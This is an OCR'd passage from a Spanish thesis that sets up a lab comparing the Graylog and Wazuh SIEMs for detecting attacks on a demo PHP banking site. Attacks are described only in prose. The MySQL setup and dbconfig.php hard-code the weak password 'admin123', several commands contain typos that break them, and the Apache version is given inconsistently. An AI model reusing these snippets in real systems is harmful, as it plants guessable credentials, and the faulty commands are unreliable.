
Componentes de seguridad

El firewall utilizado es el siguiente:

Tabla 3: Características del Firewall Fortigate

Firewall	
Marca	Fortinet
Modelo	Fortigate 60D
Firmware	v5.2.5,build701 (GA)
IP	192.168.1.254
Conector	Syslog

Figura 14: Dashboard Fortigate 60D



Fuente – Desarrollo del autor

Los componentes de servicio web y seguridad son:

Tabla 4: Características del servidor Web y el SIEM


Servidor WEB		Graylog4	
Cantidad	1	Cantidad	1
CPU/Cores	2	CPU/Cores	4
RAM	4	RAM	4
Apache	2.2.41	Version	4.3.12-1
Rol	Banca Web	Rol	SIEM

Todos los componentes poseen una capacidad de 100Gb de disco.

Arquitectura Virtual

Los componentes dentro del ambiente virtual van a tener la configuración de la tarjeta de red en modo bridge, es decir que se van a ver como un host en la red LAN.

Figura 15: Diseño virtual del laboratorio




Fuente – Desarrollo del autor

Arquitectura de red

La configuración en modo bridge, permite obtener red una LAN que se integrará a los dispositivos de red del ambiente físico.

Figura 16: *Diseño de red del laboratorio*



Fuente – Desarrollo del autor

Arquitectura de los servicios

El servicio va a estar compuesto de la siguiente manera:

- *Fuentes de información*: Firewall, y servidor Linux
- *Servicio de administración Web*: Graylog + MongoDB
- *Servicio de Ingesta y Análisis de logs*: Graylog Inputs
- *Servicio de Almacenamiento*: Elasticsearch

3.3.2. Descripción e Integración de los dispositivos y componentes de SIEM Wazuh

Para el despliegue de la plataforma SIEM Wazuh se utilizará la máquina virtual OVA que trae embebido los siguientes componentes:

- CentosOS7
- Wazuh Manager versión 4.3.10


- Wazuh Indexer versión 4.3.10
- Filebeat-OSS versión 7.10.2
- Wazuh Dashboard 4.3.10

Para el funcionamiento óptimo de la máquina virtual se requieren al menos los siguientes recursos: 4 Cores, 8 GB RAM y 50 GB para almacenamiento.

Arquitectura de red

Los componentes dentro del ambiente virtual van a tener la configuración de la tarjeta de red en modo bridge, es decir que se van a ver como un host en la red LAN.


Figura 17: *Arquitectura Integración servidor banca con SIEM Wazuh*



Fuente – Desarrollo del autor

Al tener los hosts del ambiente virtual en modo bridge, se forma una LAN junto a los componentes de red del ambiente físico.

Figura 18: *Arquitectura lógica de integración servidor banca con SIEM Wazuh*



Fuente – Desarrollo del autor

Arquitectura de los servicios

El servicio va a estar compuesto de la siguiente manera:

- *Fuentes de información*: servidor Web Linux
- Servicio Wazuh Manager
- Servicio Wazuh Indexer
- Servicio Filebeat-OSS
- Servicio Wazuh Dashboard


13. 3.4. Definición de los Casos de uso a utilizar

En la actualidad los ataques a aplicaciones de banca web son cada vez más comunes poniendo en riesgo los datos financieros sensibles de los clientes a través del SIEM se pueden detectar y responder a los diferentes ataques de aplicaciones de banca web como por ejemplo detección de intentos de inicio de sesión de los clientes de banca web mediante técnicas de phishing, keylogging, fuerza bruta el siem puede monitorear los intentos de inicio de sesión fallidos o no autorizados, otro de los ataques más comunes es el de inyección de SQL esta es una técnica común utilizada por los ciberdelincuentes para obtener acceso no autorizado a bases de datos de aplicaciones web, el siem puede detectar patrones de actividad sospechosa en las solicitudes de la aplicación web como cadenas de caracteres extrañas o palabras clave de SQL y generar alertas cuando se detecten.

A continuación, se detallan los 5 casos de uso más comunes en ataques de banca web.

Intentos de login fallidos vía SSH en servidor web: Un escenario típico de pruebas de intento de inicio de sesión en Linux implica probar la funcionalidad de seguridad y autenticación de un sistema Linux mediante el intento de iniciar sesión con credenciales válidas e inválidas. Este tipo de pruebas se realiza para detectar y prevenir posibles ataques de fuerza bruta o de acceso no autorizado a un sistema.


Figura 19: Diagrama de caso de uso intentos de login fallidos



Fuente – Desarrollo del autor

Detección de ataque XSS sobre portal de banca web: El Cross-Site Scripting (XSS) es un tipo de ataque que permite a un atacante inyectar código malicioso en una página web, que será ejecutado por el navegador del usuario. Esto puede permitir al atacante robar información confidencial, realizar acciones maliciosas en nombre del usuario, o incluso tomar el control completo de la sesión del usuario en el sitio web afectado.


Figura 20: Caso de uso Cross Site Scripting (XSS)



Fuente – Desarrollo del autor

Intentos de SQL injection en portal web: Un ataque SQL injection es un tipo de ataque que se aprovecha de una vulnerabilidad en una aplicación web para ejecutar comandos maliciosos en una base de datos. El atacante utiliza una entrada malintencionada para engañar a la aplicación web y obtener acceso no autorizado a información o realizar acciones maliciosas en la base de datos.

Figura 21: *Caso de uso SQL Injection (SQLi)*




Fuente – Desarrollo del autor

Intento de fuerza bruta en login del sitio web: Un ataque de fuerza bruta en una página de login es un intento de adivinar la contraseña correcta de un usuario mediante la prueba de múltiples combinaciones posibles de contraseñas. Este tipo de ataque suele ser automatizado, utilizando programas diseñados para probar rápidamente miles o millones de contraseñas diferentes.

Este tipo de ataque puede ser muy efectivo si la página de login no tiene medidas de seguridad adecuadas, como limitar el número de intentos de inicio de sesión o implementar un sistema de captcha. Si un atacante logra adivinar la contraseña correcta, puede acceder a la cuenta del usuario y realizar actividades maliciosas, como robo de información, fraude o incluso el secuestro de la cuenta.

Figura 22: Caso de uso ataque fuerza bruta




Fuente – Desarrollo del autor

Intento de ataque log4shell: El ataque de "log4shell" es una vulnerabilidad crítica de seguridad que afecta a la popular biblioteca de registro (logging) "Log4j", utilizada por muchas aplicaciones de software en todo el mundo.

La vulnerabilidad permite a los atacantes ejecutar código malicioso en un sistema afectado, lo que podría permitirles tomar el control del sistema, robar datos o llevar a cabo otras acciones dañinas.

Figura 23: Caso de uso ataque Log4J



Fuente – Desarrollo del autor

14. Implementación de los escenarios

En esta sección se detallará el procedimiento de instalación y configuración de las herramientas y elementos de seguridad utilizados en los escenarios de prueba para poder probar las funcionalidades de los SIEM y poder ejercer juicio de valor en ambas tecnologías en base a criterios generales a evaluar en la siguiente sección.

15. 4.1 Instalación y configuración del software base de las pruebas

16. 4.1.1. Escenario Virtual

Las pruebas son realizadas bajo la modalidad de máquinas virtuales en cada SIEM utilizando Virtualbox 7.0 como software hipervisor en el cual se utilizó los sistemas operativos de Linux Ubuntu como base tanto para la instalación de la banca virtual web y de Graylog4, también Linux Centos 7 para la implementación del stack de Wazuh Server.

Las tarjetas de red fueron configuradas en modo “Adaptador puente” o “bridge” a fin de poder construir una red LAN que integre los elementos virtuales como SIEM y Banca web junto a los elementos de red físicos como el firewall y demás elementos que en este laboratorio no fueron considerados como balanceadores de carga, sensores, herramientas de análisis de vulnerabilidades, etc.

La red utilizada pertenece al segmento 192.168.1.0/24 para este laboratorio donde se desplegarán las máquinas virtuales del servidor web, SIEM y se tendrá comunicación con el firewall perimetral para obtener los logs del mismo y poder generar los casos de uso necesarios.


17. 4.1.2. Servicio web de banca digital

Esta interfaz de front-end y back-end está desarrollada sobre el lenguaje de programación PHP la misma que fue instalada sobre el servidor Ubuntu 20.04.4 LTS a través de la instalación de un servicio web Apache versión 2.4.41 y PHP 7.4.3 ejecutando el siguiente comando:

```
sudo apt update
sudo apt install apache2 -y
sudo apt install php libapache2-mod-php php-mysql -y
sudo systemctl enable apache2
sudo systemctl restrt apache2
```

Una vez listo el servicio de Apache server y la librería de compatibilidad con PHP procedimos a copiar las carpetas del proyecto sobre la ruta de publicación del servicio de apache en la ruta /var/www/html/ utilizando la herramienta WinSCP para copiar desde un ambiente Windows hacia un Linux.


Figura 24: *Copia de archivos por WinSCP*



Fuente – Desarrollo del autor

Al tener la carpeta en la ruta de publicación iniciamos un navegador e introducimos la URL http://ipservidor/Online_banking/login.php y podremos interactuar con la banca web en sus diferentes funcionalidades.

Figura 25: Página de login de Banca Web



Fuente – Desarrollo del autor

18. 4.1.3. Servicio base de datos de banca digital

Para la instalación de la base de datos se necesitó realizar la instalación de la base de datos basada en MySQL a través de los siguientes comandos:

```
sudo apt update
sudo apt install mysql-server -y
```

Una vez instalado el motor de base de datos en la versión 8.0.32 procedemos al ingreso de la base de datos como root para poder crear la base de datos y asignar los permisos desde el usuario adm_aalvarez a esa base de datos con los siguientes comandos:

```
sudo mysql -u root -p -h localhost
```

Dentro del promt de base de datos MySQL ejecutamos los siguientes comandos:

```
create database online_banking;
GRANT ALL PRIVILEGES ON online_banking.* TO 'root'@'localhost';
FLUSH PRIVILEGES;
CREATE USER 'adm_aalvarez'@'localhost' INDENTIFIED BY 'admin123';
CREATE DATABASE online_banking;
GRANT ALL PRIVILEGES ON online_banking.* TO 'adm_aalvarez'@'localhost';
```

Una vez creada la base de datos y los permisos respectivos al usuario adm_aalvarez seguimos con la migración de la estructura o esquema de la base de datos de la


aplicación a través del archivo ".sql" ubicado en la carpeta que copiamos como último paso de la sección anterior.

```
cd /var/www/html/Online_banking/
mysql -u adm_aalvarez -p online_banking < SQL.sql
```

Para validar realizamos la siguiente combinación de comandos:

```
mysql -u adm_aalvarez -p -h localhost
[DENTO DE MYSQL]
mysql> show databases;
use online_banking;
show tables;
quit;
```

Figura 26: *Validación de schema base de datos*



Fuente – Desarrollo del autor

Obtenemos lo siguiente y podemos avanzar con la configuracion del sitio PHP con la base de datos. Nos vamos a la carpeta del sitio web en la ruta /var/www/html/Online_banking y accedemos a la carpeta "include" para

configurar los parámetros de la conexión a la base de datos editando el archivo dbconfig.php con los siguientes parámetros.

Figura 27: *Configuración base de datos en archivo dbconfig.php*

```
root@SRVLNX01:/var/www/html/Online_banking/include# cat dbconfig.php
<?php


/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password)
INPUT UR SQL DETAILS HERE  */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'adm_aalvarez');
define('DB_PASSWORD', 'admin123');
define('DB_NAME', 'online_banking');
```

Fuente – Desarrollo del autor

19. 4.2 Instalación y configuración de SIEM

20. 4.2.1. Wazuh


El proceso de instalación se realiza inicialmente con la descarga del archivo wazuh-4.3.10.ova

Para la simulación se utilizan servicios virtualizados sobre el hipervisor Oracle Virtual Box

En el hipervisor, seleccionamos la opción importar servicio actualizado y se escoge el servicio previamente descargado y seguimos los pasos de configuracion.

Una vez culminado el despliegue se procede a encender la máquina virtual, se debe identificar la dirección IP que se asigna a dicha máquina para poder ingresar al aplicativo Wazuh

Figura 28: Configuración servidor Wazuh instalación máquina virtual.



Fuente – Desarrollo del autor

En la visualización de la máquina virtual se presenta el prompt para iniciar sesión.

Figura 29: Configuración servidor Wazuh instalación máquina virtual.

Fuente – Desarrollo del autor

Para ingresar a la máquina virtual utilizamos las siguientes credenciales:

